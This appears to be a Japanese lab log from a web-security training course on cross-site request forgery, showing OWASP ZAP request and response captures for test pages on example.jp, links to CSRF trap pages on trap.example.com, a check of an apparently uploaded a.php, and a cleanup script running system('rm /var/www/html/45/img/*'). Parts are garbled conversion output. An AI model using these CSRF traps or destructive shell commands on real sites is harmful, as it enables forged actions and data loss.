

The screenshot shows the OWASP ZAP interface with the following details:

- Request:** GET http://example.jp/45/img/a.php?=PHPE9568F35-D428-11d2-A769-00AA001ACF42  
HTTP/1.1  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101  
Firefox/64.0  
Accept: /\*/\*  
Accept-Language: ja,en-US;q=0.7,en;q=0.3  
Accept-Encoding: gzip, deflate  
Referer: http://example.jp/45/img/a.php  
DNT: 1  
Connection: keep-alive  
Cookie: PHPSESSID=hcoqbv3r4i4hi9bm7tb867fgb7  
Host: example.jp
- Response:** HTTP/1.1 200 OK  
Server: nginx/1.10.3  
Date: Sat, 22 Dec 2018 12:07:05 GMT  
Content-Type: image/gif  
Connection: keep-alive  
X-Powered-By: PHP/5.3.3  
X-UA-Compatible: IE=edge
- Response Body:** GIF89a... (base64 encoded image data)
- Alerts:** RZ0x&U0000A00,a00,0A;jb:æ 00YIs0000!02Y0000\_!Uà00@Á[0s9 #0#50t0d;0ñs;"0A0x0p\$DÁ1?0Á \$Á0000,/U00 r00L0 000 0Ú20z0xÁ@.00\$`00YxÈH0000;
- Log Table:**

Id	リクエスト日時	メソッド	URL	ステータスコード	ステータスコード説明	ラウンドトリップタイム	レスポンスボディサイズ	検出アラート	ノート	タグ
27	18/12/22 21:07:02	GET	http://example.jp/45/img/a.php	200	OK	33 ms	38,460 bytes	Medium	Comment	



## 【ブラウザ】



## 45-000 :アップロードファイルの全削除

### 【ブラウザ】


- 4.5.1 クロスサイト・リクエストフォージェリ (CSRF)
  - 45-001 :パスワード変更(正常系)
  - 45-900 :CSRFの罠(単純版)
  - 45-901 :CSRFの罠(iframe版)
  - 45-001a:パスワード変更CSRF対策版(正常系)
  - 45-900a:パスワード変更CSRF対策版(攻撃)
  - 45-004 :ファイルアップロード(正常系)
  - 45-902 :CSRFの罠(ファイルアップロード)
  - 45-902 :CSRF攻撃の確認
  - 45-000 :アップロードファイルの全削除 
  - 45-902 :CSRF攻撃の確認

```
6 </li>4.5.1 クロスサイト・リクエストフォージェリ (CSRF) </li>
7 <ol>
8 <li><a href="/45-001.php">45-001 :パスワード変更(正常系)</a></li>
9 <li><a href="http://trap.example.com/45/45-900.html">45-900 :CSRFの罠(単純版)</a></li>
10 <li><a href="http://trap.example.com/45/45-901.html">45-901 :CSRFの罠(iframe版)</a></li>
11 <li><a href="/45-001a.php">45-001a:パスワード変更CSRF対策版(正常系)</a></li>
12 <li><a href="http://trap.example.com/45/45-900a.html">45-900a:パスワード変更CSRF対策版(攻撃)</a></li>
13 <li><a href="/45-004.php">45-004 :ファイルアップロード(正常系)</a></li>
14 <li><a href="http://trap.example.com/45/45-902.html">45-902 :CSRFの罠(ファイルアップロード)</a></li>
15 <li><a href="img/a.php">45-902 :CSRF攻撃の確認</a></li>
16 <li><a href="/45-000.php">45-000 :アップロードファイルの全削除</a></li>
17 <li><a href="img/a.php">45-902 :CSRF攻撃の確認</a></li>
18 </ol>
```

### 【サーバ: 45/45-000.php 】

```
/var/www/html/45/45-000.php - wasbook@example.jp - エディタ - WinSCP
k?php
system('rm /var/www/html/45/img/*');
```

### 【ブラウザ→サーバ: リクエスト 45-000.php → レスポンス 】アップロードファイルの全削除



無題セッション - 20181222-194545 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

サイト + クイックスタート リクエスト + レスポンス

コンテキスト

- 既定コンテキスト
- サイト
  - http://trap.example.com
    - 45
      - GET:45-902.html
    - http://example.jp
      - 45
        - GET:45-000.php
        - POST:45-005.php(m)
        - img

リクエスト

```
GET http://example.jp/45/45-000.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101
Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/45/
DNT: 1
Connection: keep-alive
Cookie: PHPSESSID=hcoqvh3ri4hi9bm7tb867fgb7
Upgrade-Insecure-Requests: 1
Host: example.jp
```

レスポンス


```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Sat, 22 Dec 2018 12:24:25 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 0
Connection: keep-alive
X-Powered-By: PHP/5.3.3
X-UA-Compatible: IE=edge
```

フィルタ: オフ    エクスポート

Id	リクエスト日時	メソッド	URL	ステータスコ...	ステータスコード説明	ラウンドトリップタイム	レスポンスボディサイズ	検出アラート	ノート	タグ
30	18/12/22 21:24:22	GET	http://example.jp/45/45-000.php	200	OK	23 ms	0 bytes			

アラート 0 1 4 0      現在のスキャン 0 0 0 0 0

## 【ブラウザ】





## 45-902 :CSRF攻撃の確認

### 【ブラウザ】

- 4.5.1 クロスサイト・リクエストフォージェリ (CSRF)
  - 45-001 :パスワード変更(正常系)
  - 45-900 :CSRFの罠(単純版)
  - 45-901 :CSRFの罠(iframe版)
  - 45-001a:パスワード変更CSRF対策版(正常系)
  - 45-900a:パスワード変更CSRF対策版(攻撃)
  - 45-004 :ファイルアップロード(正常系)
  - 45-902 :CSRFの罠(ファイルアップロード)
  - 45-902 :CSRF攻撃の確認
  - 45-000 :アップロードファイルの全削除
  - 45-902 :CSRF攻撃の確認

```
6 </li>4.5.1 クロスサイト・リクエストフォージェリ (CSRF) </li>
7 </ol>
8 </li><a href="45-001.php">45-001 :パスワード変更(正常系)</a></li>
9 </li><a href="http://trap.example.com/45/45-900.html">45-900 :CSRFの罠(単純版)</a></li>
10 </li><a href="http://trap.example.com/45/45-901.html">45-901 :CSRFの罠(iframe版)</a></li>
11 </li><a href="45-001a.php">45-001a:パスワード変更CSRF対策版(正常系)</a></li>
12 </li><a href="http://trap.example.com/45/45-900a.html">45-900a:パスワード変更CSRF対策版(攻撃)</a></li>
13 </li><a href="45-004.php">45-004 :ファイルアップロード(正常系)</a></li>
14 </li><a href="http://trap.example.com/45/45-902.html">45-902 :CSRFの罠(ファイルアップロード)</a></li>
15 </li><a href="img/a.php">45-902 :CSRF攻撃の確認</a></li>
16 </li><a href="45-000.php">45-000 :アップロードファイルの全削除</a></li>
17 </li><a href="img/a.php">45-902 :CSRF攻撃の確認</a></li>
18 </ol>
```

### 【 http://example.jp/45/img/a.php 】 CSRF攻撃の確認

The screenshot shows a web browser window with the following details:

- Address bar: http://example.jp/45/img/a.php
- Request Method: GET
- Request Headers:


```
GET http://example.jp/45/img/a.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101
Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/45/
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: example.jp
```
- Response Status: 404 Not Found
- Response Headers:

```
HTTP/1.1 404 Not Found
Server: nginx/1.10.3
Date: Sat, 22 Dec 2018 12:38:04 GMT
Content-Type: text/html; charset=iso-8859-1
Connection: keep-alive
```
- Response Body:

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /45/img/a.php was not found on this server.</p>
<hr>
<address>Apache/2.4.25 (Debian) Server at example.jp Port 88</address>
</body></html>
```
- Network Log Table:

Id	リクエスト日時	メソッド	URL	ステータスコード	ステータスコード説明	ラウンドトリップタイム	レスポンスボディサイズ	検出アラート	ノート	タグ
35	18/12/22 21:38:01	GET	http://example.jp/45/img/a.php	404	Not Found	4 ms	286 bytes	Low		

## 【ブラウザ】



# Not Found

The requested URL /45/img/a.php was not found on this server.

---

*Apache/2.4.25 (Debian) Server at example.jp Port 88*